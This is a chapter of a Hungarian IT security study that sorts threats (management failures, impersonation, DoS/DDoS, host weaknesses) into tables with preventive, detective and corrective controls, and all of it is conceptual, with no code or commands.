A biztonsági eseményekre és az ezeket kezelő kontrollokra sokféle osztályozás és rendszerbefoglalás létezik. A hivatkozás-alapú internetes keresőkkel sem biztos, hogy azokat találjuk meg, melyeket a szakma egyik vagy másik része a legtöbbször használ, amire a legtöbbet hivatkoznak. Ebben a fejezetben egy olyan felosztást vázolunk, amelynek célja, hogy a legjobban illeszkedjen a tanulmány egészéhez. A cél az, hogy az egyes területek csoportosításán (alfejezetek) belül táblázatos formában lehessen áttekinteni a fenyegetettségeket és a kontroll lehetőségeket. A védekezési lehetőségek és eszközök a 4. fejezetben szerepelnek.

Más szempontból összeállított felsorolás található a 3. fejezetben, ahol bevezetésképpen soroltuk fel a fenyegetettségeket. Ebben a részben egy részletesebb felsorolás található, de ehhez a felsoroláshoz szükség van bizonyos jelölésekre is a tömörség és az ismétlődő kifejezések egyszerűsítése érdekében.

A fenyegetettség cellák jelmagyarázata a következő: 💣 - sérül az adott összetevő/elem; ☝ - bizonyos körülmények között lehetnek eltérések. Lehetséges a sérülések között különbségek és súlyosságok felállítása, de nem akarunk belemenni ennyire sok szempontú több összetevős értékelési rendszer felállításába (konkrét rendszerek vizsgálatakor nagyon fontos).

Az ID cellák jelmagyarázata az egyes alfejezetekben az adott alfejezet címéből is kikövetkeztethető: M – Vezetőség hibái, H – Hamis megszemélyesítés, jogosultságszerzés, D - Szolgáltatásbénító támadások, K – Hoszt számítógép gyengeségei, *I* – Hálózati elemek gyengeségei, *E* – Emberi láncszem gyengeségei, *R* – Rendszergazdai felelősségek.

5.2.1 Vezetőség hibái és kontrolljai

A Computer Security Alert folyóiratban megjelent John O'Leary tízes listája alapján a vezetőség hibáit a következő tanácsok (szigorúbban véve szabályok) betartásával lehet elkerülni:

- *Tudd, hogy mit nem tudsz.* Nem véletlen, hogy ez az első tanács. Ameddig nincs tisztában valaki a saját rendszerével, addig nem lehet teljes a kockázatelemzés és a védekezések kidolgozása. Éppen ezért kezdődik minden audit interjúkkal, melyek során kiderül, hogy ki mit tud, és ki mit nem tud az audit alá vont rendszerről. Ez a felmérés, feltérképezés fázis alapja a sikeres intézkedéseknek.

- *Tartsd szem előtt az üzleti célt.* Rögtön a következő helyen kell megemlíteni azokat az eseteket, melyek többnyire a másik szélsőséget jelentik, amikor túlzásba esik a vezető. A költséghatékonyság rovására is mehet, ha nem az üzleti cél határozza meg a teendőket, hanem az aktuális divat („miről írnak az újságok?") netán a nem megfelelő forrásból származó vagy szakmailag nem megalapozott információ („a cég szerint ez a legjobb megoldás"). A túlbuzgó biztonsági szakember véleményét és ajánlatát is az üzleti célhoz képest kell értékelni.

- *Óvatosan válogasd meg harcaidat az embereiddel.* Vannak helyzetek, amikor nem feltétlenül a főnöknek van igaza. Ha a beosztott az érzi, hogy minden kezdeményezés harccal jár, akkor egyrészt nem kezdeményez, másrészt megpróbál külön utakat járni. Inkább legyenek bátrak kezdeményezni, és legyen vita hangulat a harci hangulat helyett.

- *Folyamatosan képezd magad.* A harchoz hatalom kell és erő (a pénzen kívül), de a vitához szakmai hozzáértés kell. Ezért fontos, hogy a szükséges szakmai tudás meglegyen. A technikai részletekhez értsen az alkalmazott, de a vezetőnek is ismernie kell a főbb irányvonalakat.

- *Komolyan vedd figyelembe, hogy mit lehet kiadni (outsourcing).* Gyakran előkerül egy-egy tevékenység kapcsán, hogy házon belül érdemes-e megoldani, vagy jobb-e kiadni külsős megbízásra (pl. hálózat biztonságos üzemeltetése). A témakörnek vaskos irodalma van, jelen tanulmányban csak a figyelemfelhívás okán említjük meg ezt a tanácsot.

- *Szánj időt a tudatosság (felelősségtudat) kialakítására.* A cégnél dolgozókra és az újonnan belépőkre is figyelmet kell fordítani, hogy megfelelő mértékben érezzék sajátjuknak a munkahely sikereit és sikertelenségeit. Ennek a tudatosságnak a kialakítása nem mindig csak pénz kérdése (sőt, sokszor ellenkezőleg hat a minél jobb anyagi körülmény), de időigényes munka. Az időigényesség sem csak mennyiségileg jellemezhető, hanem minőségileg, és fontos paraméter még a rendszeresség is (pl. időszakos csapatépítő tréningek, rendezvények). Ezek alapján a közös és a közösség iránti egyéni felelősségtudat is fejleszthető.

- *Légy kész válaszolni a megnövekedett érzékenységre, az új kérdésekre.* Nem elég követni a szakma és a munkahely fejlődését, kicsivel előtte kell járni, hogy a felmerülő igényekre, az újonnan fellépő érintettségekre gyorsabb lehessen a reakció.

- *Tartsd a kapcsolatot a (szakmabeli) kollégákkal.* Könnyen előfordulhat, hogy bizonyos probléma egy másik kollégával már megtörtént, és ebből tanulhatunk a felkészülést illetően. Amennyiben a probléma megoldása is elérhető (pl. biztonsági foltozás), úgy saját rendszerünkre azt alkalmazhatjuk is, mielőtt nálunk is ugyanaz a probléma fordulna elő.

- *Gyakorolj hatást bármire és bármikor, amire és amikor tudsz (optimálisan használd ki a szűkös lehetőségeket).* Ez a tanács önmagáért beszél, a biztonság területére talán úgy fordítható le, hogy amennyiben hatásunk lehet egy területre, problémára, eseményre, akkor gyakoroljunk rá hatást, és ne várjuk meg a kritikus állapot bekövetkeztét. Ne azért ne tegyünk semmit egy fenyegetettség ellen, mert még nem éltek vissza vele.

- *Készíts biztonsági értékelést.* Minden intézkedés ellenére a teljes rendszer-értékelés tartalmazhat olyan felfedezéseket, melyek a következő kör előtt beépíthetők a rendszerbe.

Ezek alapján a következő hibákat különböztetjük meg a táblázatos bontásban:

- Nem megfelelő tisztánlátás, támogatottság és elszántság (M1)
- Szabályzatok és minőségbiztosítás megkövetelésének hiányosságai (M2)
- Nem megfelelő szaktudás és szakemberek biztosítása (M3)
- Tervek, koncepció hiánya (M4)
- Számonkérés és következményeinek hiánya, következetlensége (M5)

Mivel az informatikai biztonság különösen érzékeny a felsővezetői támogatás hiányára vagy a tevékenységet szabályozó eljárásokra (sokszor kötelező összhangban az adott területre vonatkozó törvényekkel), ezért ez a kontroll-osztály alapvetőnek minősíthető és ez alapján általánosan alkalmazható kontrollok javasolhatók. Ezért kerültek az egyes cellák több helyen is összevonásra.

ID	Cím	Leírás	Fenyegetettség (Bizalmasság, Sértetlenség, Rendelkezésre-állás)			Védekezés (Megelőző, Észlelő, Javító)		
			B	S	R	M	É	J
M1a	Tisztánlátás	Nincs képben a vezető	Közvetett általános fenyegető hatásai miatt elvárható alapfeltétel.			Leginkább közvetett hatása miatt általánosan alkalmazható a vezető informálása (más által) és informálódása, valamint az ide vonatkozó „szabályok” alkalmazása. Ma már léteznek külön vezetők számára tartott tanfolyamok, konferenciák, vagy éppen írott anyagok, melyek ezeket a kérdéseket és ismérveket részletesen taglalják.		
M1b	Támogatottság	Felsővezetői támogatottság hiánya						
M2a	Szabályzatok	Szabályzatok hiánya, elhanyagoltsága (forma, tartalom, dátum)	Közvetett általános fenyegető hatásai miatt elvárható alapfeltétel.			Szabályzat készítése, oktatása, számonkérése.	Szabályzat felülvizsgálata, betartás ellenőrzése.	Javító intézkedések után szabályzat átdolgozása.
M2b	Minőségbiztosítás	Nem létező, nem következetes, nem dokumentált minőségbiztosítási eljárások	Közvetett hatásai miatt javasolt kiegészítő rendszer.			Eljárások készítése, oktatása, számonkérése.	Eljárások felülvizsgálata, betartás ellenőrzése.	Javító intézkedések után eljárások átdolgozása.
M3a	Szaktudás	Megfelelő szakmai tudás hiánya (hiába jó szakember)	A szakmai tapasztalatok és ismeretek hiánya.			A fejlesztések, beállítások, telepítések során alkalmazni a szakma ismereteit.	Ellenőrző alkalmazások (forráskód, beállítások tesztelése, béta teszt).	Mentés és archiválás, ami a visszaállítást (visszatérést a legutóbbihoz) segíti.
M3b	Szakemberek	Megfelelő szakember hiánya (szakmai tudása lehet)	Az emberi erőforrás-hiányból adódó inkonzisztencia.			Képzés, oktatás részben előre tervezett módon, részben igény esetén.	Belső vizsgák alkalmazása adott projekt megkezdése előtt.	Képzés, oktatás, megfelelő projektvezetés. Rossz intézkedések elkerülése, ld. [Brooks]
M4a	Koncepció	Üzleti cél, szakmai koncepció hiánya, hibája	Nem tudatos vagy téves a tevékenység.			Üzleti tervek, szakmai koncepció felállítása.	Elemzések időszakos végzése.	Üzleti cél, szakmai koncepció újragondolása.

ID	Cím	Leírás	Fenyegetettség (Bizalmasság, Sértetlenség, Rendelkezésre-állás)			Védekezés (Megelőző, Észlelő, Javító)		
			B	S	R	M	É	J
M4b	Tervek	Az üzleti cél eléréshez szükséges tervek hiánya	A célok eléréshez nem állnak rendelkezésre az eszközök.			Célok eléréséhez szükséges eszközök meghatározása és beszerzése.	Hatékonyság elemzés.	Hatékonyság javítása.
M5a	Számonkérés	Az időszakos számonkérés hiánya, nem teljessége	A szakmai és eljárásbeli fegyelem és figyelem fellazul.			Számonkérés követelményeinek és következményeinek ismertetése.	Számonkérés.	Kiegészítő oktatás, pótlás. Nem megfelelő teljesítések egyéb kezelése.
M5b	Következmények	Elkövetett hibák következmények nélkülisége	Fegyelmi és figyelmi hibákra történő odafigyelés gyengül.			Következmények írásos rögzítése, tudomásul vétele.	Hibák felelőseinek kiderítése.	Hibák újbóli előfordulásának kiküszöbölése.

Táblázat 20. Vezetőség hibái.

5.2.2 Hamis megszemélyesítés, jogosultságszerzés és kontrolljai

A digitális világban három alapkérdés létezik, amikor azonosítani (identification) akarunk valakit vagy éppen valamit. A személy esetén szemléletesebb a kérdéssor:

- *Tudás* (mit tudsz?). A felhasználó ad egy jelszót, PIN-kódot vagy más jelsorozatot, ami alapján a rendszer hozzáférést ad számára. A felhasználót felruházza (authorization) bizonyos jogosultságokkal.
- *Tulajdon* (mid van?). A felhasználó rendelkezik valamilyen eszközzel (belépőkártya, intelligens kártya, általában valamilyen fizikai eszköz). Összeköthető tudás alapú azonosítással, például intelligens kártya és PIN kód alkalmazásával.
- *Tulajdonság* (ki vagy?). Minden felhasználó rendelkezik egyedi jegyekkel, melyet biometrikus jegyeknek nevezünk. Elméletileg ez jelentené a legbiztosabb azonosítást, de a gyakorlati eszközök (olvasók, eljárások) és az adatvédelmi törvények több aggályt is felvetnek, melyekre nem született még egyetemes megoldás. Alkalmazható az előző két módszerrel, például biometrikus jegyeket tároló PIN kóddal használható intelligens kártya.

Ki kell emelni, hogy a fenti három módszer különböző kombinációi is elérhetők, de általános szakmai álláspont, hogy a biztonságos azonosításhoz legalább két módszert együttesen kell alkalmazni.

Ezen túlmenően minden megvalósításban lehetnek hibák, és azt is ide számítjuk, amikor a rendszer nem ismeri fel a jogos tulajdonost. A biometriában a téves elutasítás mérőszámával jellemzik az adott rendszer érzékenységét, és a téves felismerés mérőszámával a rendszer biztonságát. A két mérőszám (FRR - false rejection rate; FAR - false acceptance rate) többnyire egymástól függő az adott rendszeren belül.

Az egyes módszerek biztonsága önmagukon belül is skálázható. A jelszavak lehetnek gyengék vagy erősek [Jelszavak]. A fizikai eszközök lehetnek ellenállók a külső manipulációk ellen és egyszerűen támadhatók [SMC_threats]. A biometrikus rendszerek lehetnek nagyon pontosak (pl. DNS meghatározás) és kevésbé azok (pl. szilikon másolattal becsapható ujjlenyomat olvasók).

A táblázatos bontásban a következő alapeseteket különböztetjük meg:

- Hitelesítő információkkal történő visszaélés (H1)
- Kapcsolat ellopása, eltérítése, közbeékelődés (H2)
- Gép-cím hamisítása, megszemélyesítése, eltérítése (H3)

ID	Cím	Leírás	Fenyegetettség (Bizalmasság, Sértetlenség, Rendelkezésre-állás)			Védekezés (Megelőző, Észlelő, Javító)		
			B	S	R	M	É	J
H1a	Jelszó kifigyelése	Alkalmazás közben könnyen leolvasható, elérhető médiára felírásra került, éteren keresztül terjedt...	💣	-	-	Megfelelő jelszó szabályzat	Időszakos ellenőrzés	Biztonságos környezetben jelszócsere
H1b	Jelszó lehallgatása	A jelszó információ jogosulatlan lehallgatása két végpont között, vagy a végpontban (billentyűzetlehallgató szoftverrel vagy hardverrel)	💣	-	-	Kódolt kommunikáció alkalmazása	Szoftver (sniffer) használat[s], Hardver (hálókártya állapot) Futó szoftverek ellenőrzése Hardver elemek ellenőrzése	Lehallgatás megszüntetése, Biztonságos jelszócsere, Kódolt kommunikáció bevezetése jelszó megadáshoz
	Jelszó ismétlése	A jelszó jogosulatlan általi ismétlése (lehallgatás szükséges, de megfejtés nem)	💣	-	💣[i]	Kódolt kommunikáció (változó kimenetet adó) vagy egyszerhasználatos jelszavak megfelelő alkalmazása (ld. 10.2.1 történet)	Jelszóismétlés (bejelentkezés-ismétlés) figyelése, riasztás	Jelszó cseréje, aktív bejelentkezés felfüggesztésének lehetősége (vagy megfigyelés)
H1c	Jelszó megfejtése	A jelszó szótárral, nyers erővel (eseménytér-tesztelés), próbálgatással történő megfejtése	💣	💣	-	Jelszófájl védelme lemásolás ellen (shadow password), Erős kódolás alkalmazása, Megfelelő erősségű jelszó megkövetelése	Próbálkozások számának figyelése, Hozzáférések naplózása	Jelszó cseréje, Könnyű jelszavak felderítése

ID	Cím	Leírás	Fenyegetettség (Bizalmasság, Sértetlenség, Rendelkezésre-állás)			Védekezés (Megelőző, Észlelő, Javító)		
			B	S	R	M	É	J
H1d	Jelszó kicsalása	Személyes ráhatással (ld 5.2.6 és 10.2.2 történet)	💣	-	💣	Alkalmazottak figyelmének felhívása, felkészítés Titokmegosztás vagy csendes riasztás beépítése kényszerítés esetére	Külső megbízott által a lehetőség tesztelése Csendes riasztás	Jelszócsere, jelszócserék (titokmegosztásos rendszer esetén)
H2a	Belépés kapcsolatba	Kommunikáló felek közé ékelődik be a támadó	💣	-	-	Kommunikációs csatorna védelme, Megfelelő hitelesítés alkalmazása	Hardveres detektorok, hálózatmonitorozás lehallgató állapotban lévő hálózati kártya után, Titokmegosztáson alapuló szoftveres technikák (Radius).	Kommunikációs csatorna bontása
H2b	Kapcsolati tartalom módosítása	A közbeékelődött támadó módosítja az adatforgalmat a kommunikáló felek között	💣	💣	-	Digitális aláírás megfelelő alkalmazása (megbízható kulcsok esetén) *egymás* azonosításához	Digitális aláírás ellenőrzése	Adatforgalom törlése, ismétlés más csatornán
H2c	Kapcsolat eltérítése	A közbeékelődött támadó az egyik vagy mindkét kapcsolatot eltéríti más pont felé	💣	💣	💣	Digitális aláírás megfelelő alkalmazása (megbízható kulcsok esetén) a *végponti* azonosításhoz	Végpont átterelés-figyelés, Végpont-átterelés jóváhagyás-kérés	Kommunikációs csatorna bontása
H3a	Közvetett szolgáltatás címének hamisítása	DNS-bejegyzés, router információ stb. hamisítása DoS vagy más későbbi támadás céljából	💣	💣	💣	DNS, router stb. eszközök megfelelő hozzáférés-védelme és erős felhasználó azonosítás	Hozzáférés-naplózás	Hiteles előző állapot visszatöltése.

ID	Cím	Leírás	Fenyegetettség (Bizalmasság, Sértetlenség, Rendelkezésre-állás)			Védekezés (Megelőző, Észlelő, Javító)		
			B	S	R	M	É	J
H3b	Közvetlen szolgáltatás címének hamisítása	Szervernév hamisítása, előzővel IP forgalom eltérítés akár közbeékelődéssel is főként adatlopás céljából	💣	💣☝	💣☝	Biztonságos szerver-azonosítás és hitelesítés alkalmazása	Nem hiteles szerver, Eltérés felfedezése (0/O, betűcsere, egy betűs kis eltérés a szerver névében stb.)	Kapcsolat bontása, Kommunikált adatoktól függően további intézkedések (jelszó változtatás, tranzakciók letiltása stb.)

Táblázat 21. Hamis megszemélyesítés, jogosultságszerzés

[i] – mivel ismétléskor belépés is történhet, így a jogosult felhasználó számára a belépés nem lesz elérhető, ha korlátozva van az aktív belépések száma vagy helye (a jogosulatlan felhasználó máshonnan lép be, így egy figyelő rendszer ez alapján is tilthatja, hogy egyazon időben két különböző gépről történjen aktív belépés)

[s] – a sniffer programmal lehallgatható, hogy kinek a jelszava lehallgatható, mert olyan módon kommunikál az alkalmazása, hogy a jelszavak nem titkosítva küldi át a hálózaton; ez is egy példa arra, amikor ugyanaz az eszköz használható jó és rossz célra is attól függően, hogy miért használják.

☝ - amennyiben a támadó csak megfigyeli az adatáramlást, úgy nem sérül a sértetlenség és a rendelkezésre-állás

5.2.3 Szolgáltatásbénító támadások

A szolgáltatásbénító (DoS, Denial of Service) támadások lehetőségére jóval régebben felhívták egyesek a figyelmet, mint ahogyan az végül kihasználásra és széles publicitásra került. A veszélyt nem vették elég komolyan, mígnem egy netpolgár megírta és közzé tette az első olyan programot, amit bárki más is tudott használni. A történethez [DoS_hist] hozzátartozik, hogy az első DoS-nak minősíthető támadások az operációs rendszer által biztosított eszközökkel (*ping* parancs) is megvalósíthatók voltak.

A támadások *elosztott* módon történő alkalmazása (DDoS, Distributed DOS) látványos erődemonstrációját 2000. februárjában tartotta, amikor több neves internetes cím elérhetetlenné vált a koordinált támadások miatt. A koordinációhoz szükség volt feltört gépek ezreire, melyeken a támadó elhelyezhette programját, és azokat távolról is felélesztheti (ezért nevezték ezeket a támadó, de tulajdonképpen szintén egyfajta áldozat gépeket zombiknak). Látható, hogy a DoS támadásoknak több más területre átnyúló összetevője van, és a védekezés sem olyan egyszerű, amit lokálisan vagy egyéni megoldásokkal lehetne megvalósítani.

A DoS támadások ellen csak közös erővel lehet hatékonyan védekezni. A támadások kapcsán a régebben még külön területnek tekintett vírusok vagy trójai programok is közelebb kerültek egymáshoz, hiszen a DoS támadás sikeréhez előbb több együttműködő egység sikere szükséges. Potenciális zombi gépeket kell keresni, betörni, támadó alkalmazást feltelepíteni, és mindezt automatizálni vírusok által, melyekben ez a támadó géphálózat felépítése a vírus terjedésével valósul meg. Ennek alapján elkerülhetetlen a támadások életciklus-modelljeinek a megalkotása, és az életciklus-modell alapján történő vizsgálata.

A DoS hatást elérő mégis más koncepción alapuló eljárásról egy valós alapokkal rendelkező történet olvasható a függelék 10.2.4-ben.

Ki kell emelni, hogy más-más intézkedések szükségesek, ha a mi rendszerünket támadják, és mást, ha mi vagyunk a támadók, mert a rendszerünket feltörték, és támadási eszköznek (zombinak) használják. Ettől függetlenül a táblázatok, mint jelenséget tekintik ezt az osztályt, és a következő alegységekre bontják:

- DoS támadás (egy, de mindenképpen kevés gépről indított támadás) (D1)
- DDoS támadás (több gépet kell rávenni a támadásra) (D2)

ID	Cím	Leírás	Fenyegetettség (Bizalmasság, Sértetlenség, Rendelkezésre-állás)			Védekezés (Megelőző, Észlelő, Javító)		
			B	S	R	M	É	J
D1a	DoS támadás	Egy gépről megvalósított mennyiségi elárasztás szolgáltatás, rendszer vagy hálózat ellen	-	💣/☝	💣	Szűrőlisták alkalmazása router szinten, Extra erőforrás biztosítása	Átlagostól eltérő forgalom figyelése és jelzése (riasztás)	Szűrőlista felállítása
D1b	Időzített DoS támadás	Vírus vagy más segéd alapján időzített DoS támadás, szolgáltatás, rendszer vagy hálózat ellen	-	💣/☝	💣	Vírusvédelem, E-mail csatolások és más bejövő tartalom ellenőrzése	Adott dátumra élesített támadás információ megszerzése	IP-cím megváltoztatása / Domain kikapcsolás
D2a	DDoS támadás	Több (ezer) gépről érkező D1a támadás	-	💣/☝	💣	Gépek biztonságos üzemeltetése (patch, jelszavak, hozzáférés stb.)	Átlagostól eltérő forgalom figyelése és jelzése (D1a-nál összetettebb módon)	Szűrőlista lehetőleg tartományokba csoportosítva a forrásokat.
D2b	Időzített DDoS támadás	Több (ezer) gépről érkező D1b támadás	-	💣/☝	💣	ld. D1b (mivel előbb be kell juttatni az összes gépre a támadó alkalmazást)	Adott dátumra élesített támadás információ megszerzése (pl. kiber-ülősztrájk meghirdetése)	IP-cím megváltoztatása / Domain kikapcsolás

Táblázat 22. Szolgáltatásbénító támadások

☝ Elképzelhető, hogy leálláskor nem sérülnek adatok, fájlok, de legtöbbször a szerver oldali alkalmazások is sérülnek, túlcsordulnak stb., és a súlyozáskor a legrosszabb előfordulható eseményt kell alapul venni. A már említett összetettség okán (vírusok, betörés stb.) erősebben van képben a bizalmasság és a sértetlenség kérdése (címlisták alapján továbbterjedés, csatolások módosítása, vírusfertőzés), de a támadott rendszer szemszögéből nézve más a táblázat, mint a támadástípus szemszögéből nézve.

5.2.4 Hoszt számítógép gyengeségei

Ebbe a fejezetbe tartoznak azok az asztali gépek, melyeken általában egy személy dolgozik, és kliens gépnek tekinthetők, de futhat rajtuk szerveralkalmazás, és ekkor már más szempontjából szervernek is tekinthető. Mindkét esetben, alaphelyzetben a számítógép a kívülről történő feltérképezés esetén (pl. egyszerű `portscan`, vagy összetettebb segédprogramok segítségével) elárulja magáról, hogy milyen potenciális áldozat. Ez első körben abból derül ki, hogy milyen portok vannak nyitva a rendszerben, és azokon milyen szolgáltatás fut.

Sajnos előfordulhat olyan eset, amikor a felhasználó nincs teljes tudatában annak, hogy egy adott operációs rendszer telepítésekor mi minden kerül fel a gépére alapértelmezés szerint, így akár olyan szerverszolgáltatás is felkerülhet, amit nem használ, de potenciális betörési pont a támadók számára. Ezért fontos a rendszer telepítésekor szakember segítségét kérni, illetve az egyéni telepítési módot választani, ahol magunk állíthatjuk be, hogy mit akarunk telepíteni. Lehetőleg mindig a szükséges de elégséges alaprendszert kell telepíteni, mert, ami még szükséges, az később is telepíthető, de a már szükségtelen vagy éppen veszélyes elemek eltávolítása mindig nehezebb, és addig is csak veszélyforrást jelenthetnek.

A biztonság iránt érzékeny és szakmailag is képzett szakemberek a leírások tömkelegével találkozhatnak minden rendszerben a biztonsági beállításokat illetően. A minimálisan elvárható alapokat minden felhasználó könnyedén elsajátíthatja, és a saját rendszerében alkalmazhatja. Az alapokat három fő elem képezi, és ha minden felhasználó ezt a három elemet alkalmazná, már sokkal biztonságosabb lenne a hoszt számítógépek világa. A három alapelem:

- *Frissítések*: az operációs rendszer gyártója időnként frissítéseket ad ki, melyek letöltése akár automatikusan is végrehajtható (beállítástól függ).
- *Személyes tűzfal*: főként Windows rendszerekhez érhetők el különböző telepíthető tűzfalak (az aktuális ígéretek szerint a következő generációs rendszerek szerves része lesz, és alapértelmezés szerint bekapcsolt állapotban lesz). Tűzfal megoldások alaphelyzetben is elérhetők a Linux rendszerekben. Mindkettőben széles skálájú a választék. A frissítések szabályai a tűzfalakra is érvényesek, mind a szoftver, mind a szűrőrendszer időszakos frissítésre, felülvizsgálatra szorul.
- *Víruskereső*: többnyire Windows rendszereket érint, de megjelentek már Linux termékekre is javasolt víruskeresők, de elérhető mobiltelefonra készített megoldás is (a teljesség igénye okán említendők). A víruskeresőkre is érvényesek a frissítés szabályai, mind a keresőmotor, mind a vírusminta-adatbázis esetén. Fontos még, hogy a víruskereső memóriarezidensen fusson, így minden információ „átmegy" rajta, és idejében szűrheti azokat. Időszakosan teljes víruskeresést is végezni kell, hiszen a vírus bekerülhetett a rendszerbe két adatbázis frissítés között, és a rendszer nem vehette akkor észre.

Az egyéni beállítások és finomhangolások ezután még fokozhatók, és a rendszer teljes életciklusában a hardver kiválasztásától az adatmegsemmisítésig és selejtezésig megvan mindennek az ajánlott forgatókönyve. A kiválasztott rendszer sokban determinálja a rákövetkező lehetséges lépéseket, a selejtezés után pedig a törölt adatok még speciális eszközökkel vagy a törlés erősségétől függően akár egyszerű szoftverekkel is visszaállíthatók. A két lépés között jelen van az informatikai fenyegetettségek teljes arzenálja.

Elérhetők olyan elemzések és leírások, melyek részletesen taglalják a koncepcionális és a megvalósítási hibákat egy-egy rendszerben (pl. ActiveX, IIS, XSS stb. elemzések).

A következő bontásban taglaljuk ezt a területet és a hozzájuk kapcsolható kontrollokat:

- Nyitott portokon keresztül elérhető operációs-rendszer vagy alkalmazás hibák (K1).
  - *információ-szolgáltatás* a rendszerről és a futó alkalmazásokról
  - *operációs rendszer* vagy protokoll hibái
  - adott portokon futó *alkalmazások* hibái
- Ismert hibák operációs rendszerekben, protokollban és alkalmazásokban, melyek sok esetben egymástól is függő támadási módokat jelenthetnek. Ezen túlmenően egy sikeres támadás a másikban is okozhat hatást akár dominóelv-szerűen magával rántva a teljes rendszert (pl. egy beépített hátsó kapun keresztül memóriatúlcsordulást lehet okozni, amire az alkalmazáson túl a rendszer is leállítható) (K2).
  - *Csordulások*: buffer-, heap overflow, Unicode bug, underflow bug [SaveAs];
  - *Beépített*: hátsó kapuk (backdoor), logikai időzített bombák (time bomb);
  - *Rossz implementáció*: erős protokollok gyenge megvalósításai (pl. rövid RSA kulcsok használata, gyenge véletlenszám generálása), egymást semlegesítő eljárások egybeolvasztása (pl. OneTimePad – kétkulcsos láda, ahol az üzenet kiszámítható az oda-vissza adatfolyamból).
- Hibás hozzáférési jogosultságok: fizikai vagy logikai értelemben véve helytelen a hozzáférési jogosultságok beállítása (K3).
  - *egyedi* jogosultság-beállítások hibái: akár egy adott felhasználó is elkövetheti a saját jogosultsági lehetőségein belül (pl. olvasási jogot ad bizalmas adatokat tartalmazó fájlra)
  - *csoportos* jogosultság-beállítások hibái: több felhasználó vagy egy több felhasználó felett dönteni jogosult személy (pl. rendszergazda) is elkövetheti (pl. olvashatóvá válik a jelszófájl vagy írható lesz minden felhasználó saját könyvtára)
  - *logikai* hibák: a rendszerben lévő jogosultsági szintek és csoportok következetlen használata miatt előálló jogosultsági hozzáférésben mutatkozó hiba (pl. csökkentett jogosultságú vendég felhasználói azonosító a rendszergazda csoportba kerül, vagy az egyszeri felhasználó magasabb jogosultságot követelő alkalmazást futtathat). Ide sorolhatók még az öröklődéssel képzett jogosultságok által okozott hibák, melyek a jogosultsági beállítások és azok öröklődéssel történő terjedésének logikai félreértelmezéséből vagy tervezetlenségéből adódnak.
    - A jogosultságok tekintetében a hierarchikus és a need-to-know (csak annyit tudj, amennyi szükséges) elvek szembeállnak egymással, de az informatikai biztonság területén az utóbbi javasolt.

Fontos kiemelni, hogy sok módszertan foglalkozik a szándékos és a vétlen károkozás külön tárgyalásával, de a kontrollok taglalásánál az informatikai szempontból bekövetkező hatások tekintetében nem különítjük el élesen az *indokokat*, inkább a *technikákat*.

ID	Cím	Leírás	Fenyegetettség (Bizalmasság, Sértetlenség, Rendelkezésre-állás)			Védekezés (Megelőző, Észlelő, Javító)		
			B	S	R	M	É	J
K1a	Feltérképezés	Portscan felmérés, mely alapja lehet későbbi támadásnak	💣	-	-[e]	Nem használt portok zárva tartása Port-hazudás (támadó megtévesztése)	Tűzfal vagy IDS	Nem használt portok bezárása Port-hazudás beállítása
K1b	Működészavarás, bénítás	Csomag összekeverés még az IP szint előtt/alatt [w]	-	-	💣	Frissítések feltelepítése	Jellegzetes csomagok előszűrése (szűrés lehetőleg még a védett gép előtt)	Leválasztás a hálózatról, majd frissítések telepítése után visszakapcsolódás
K1c	Káros program bejuttatás	Kémprogram, működészavaró alkalmazás	💣	💣	💣[k]	Bejutási csatornák védelme (portok, meghajtók, csatolások), a telepített rendszer és alkalmazások frissítése	Telepített alkalmazásokban történt változás (pl. MD5 hash megváltozott)	Zavaró tényezők *megfelelő* irtása[i], hatásuk megszűntetése Legutóbbi működő állapot visszatöltése
K2a	Operációs rendszer hibái	Típusától és verziójától függő támadási módok	💣	💣	💣	Frissítések feltelepítése Kiegészítő megelőző védelmi intézkedések alkalmazása	Szokásostól eltérő működés, reakció, futó programok, lemeztelítettség stb. Elérhető frissítések rendszeres automatikus figyelése és jelzése	Betörés következményeinek kézi vagy segédszoftveres helyreállítása Legutóbbi működő állapot visszatöltése és egyben vizsgálata inaktív feltört állapot nyomai után Újratelepítés

ID	Cím	Leírás	Fenyegetettség (Bizalmasság, Sértetlenség, Rendelkezésre-állás)			Védekezés (Megelőző, Észlelő, Javító)		
			B	S	R	M	É	J
K2b	Protokoll hibái	Típusától és megvalósításától vagy alkalmazási módjától függő támadási módok	💣	💣	💣	Megfelelő protokoll és azt megvalósító alkalmazás használata	Protokoll nem biztonságos üzemmódba kapcsol Szélsőséges forgalom az adott protokollon keresztül	Protokollfrissítés vagy protokollcsere (alternatív megoldás és áttérési terv készen tartása)
K2c	Alkalmazások hibái	Verziójától és beállításaitól függő támadási módok	💣	💣	💣	Megbízható és/vagy licences alkalmazás használata és frissítése Megfelelő beállítások (jelszavak, konfigurációk, biztonsági szintek, naplózás)	Elérhető frissítések rendszeres automatikus figyelése és jelzése (nem mindig jelent hibát [h])	Alkalmazás frissítése, újrakonfigurálása vagy cseréje
K3a	Egyéni hozzáférés	Egyén hibás beállításai az általa kezelt jogosultságokon	💣	💣	💣	Bizonyos jogosultságok központi beállítása és átállításuk tiltása (pl. CGI futtatás)	Hozzáférési naplók, jelszavak erősségének elemzése	Jogosultságok beállítása
K3b	Csoportos hozzáférés	Több, vagy több felett döntő egy felhasználó hibás beállításai	💣	💣	💣	Kettős kontroll (egyik beállít, másik átnéz) Beállítások tesztelése [t]	Hozzáférési naplók, jelszavak erősségének elemzése, dokumentált audit	Jogosultságok beállítása
K3c	Logikai hozzáférés	Összetett jogosultságrendszer hibás beállításai, nem megfelelő need-to-know elv alkalmazása	💣	💣	💣	Jogosultság beállítások terveinek speciális elemzése Need-to-know elv alkalmazása	Hozzáférési naplók folyamatos elemzése, és IDS értesítés összeférhetetlen jogosultság-változáskor [j]	Jogosultságok beállítása

Táblázat 23. Hoszt számítógép gyengeségei

[e] – elméletileg lehetséges portscan programmal is foglalni az erőforrásokat, de nem jellemző, hogy ez okozna sérülést a rendelkezésre-állásban.

[h] – Víruskeresők, tűzfalak, IDS-ek jelzése többnyire azt jelenti, hogy az alkalmazás biztonságosabb lehet a frissítés után. Még szövegszerkesztő és böngészőprogram esetében is lehet erről szó, de haladva a szórakoztató vagy kisegítő alkalmazások felé ott már többnyire kényelmi és többletfunkció jelentésű az új verziók elérhetősége.

[i] – Volt olyan vírus, ami többek között akkor okozta a zavaró tüneteket, amikor letörölték, ezért kiemelt a megfelelő szó.

[j] – Például előre beállított eseményekről értesítést kapnak a rendszergazdák.

[k] – Amennyiben a kémprogram csak megfigyel, úgy nem érinti a rendelkezésre állást, de a működés zavarása vagy módosítása esetén már igen.

[t] – Tesztelheti az egyéni felhasználó is, de kevésbé fogja, és bár nem akarja jobban, mégis fontosabb a csoportos jogok állítójának a tesztelés.

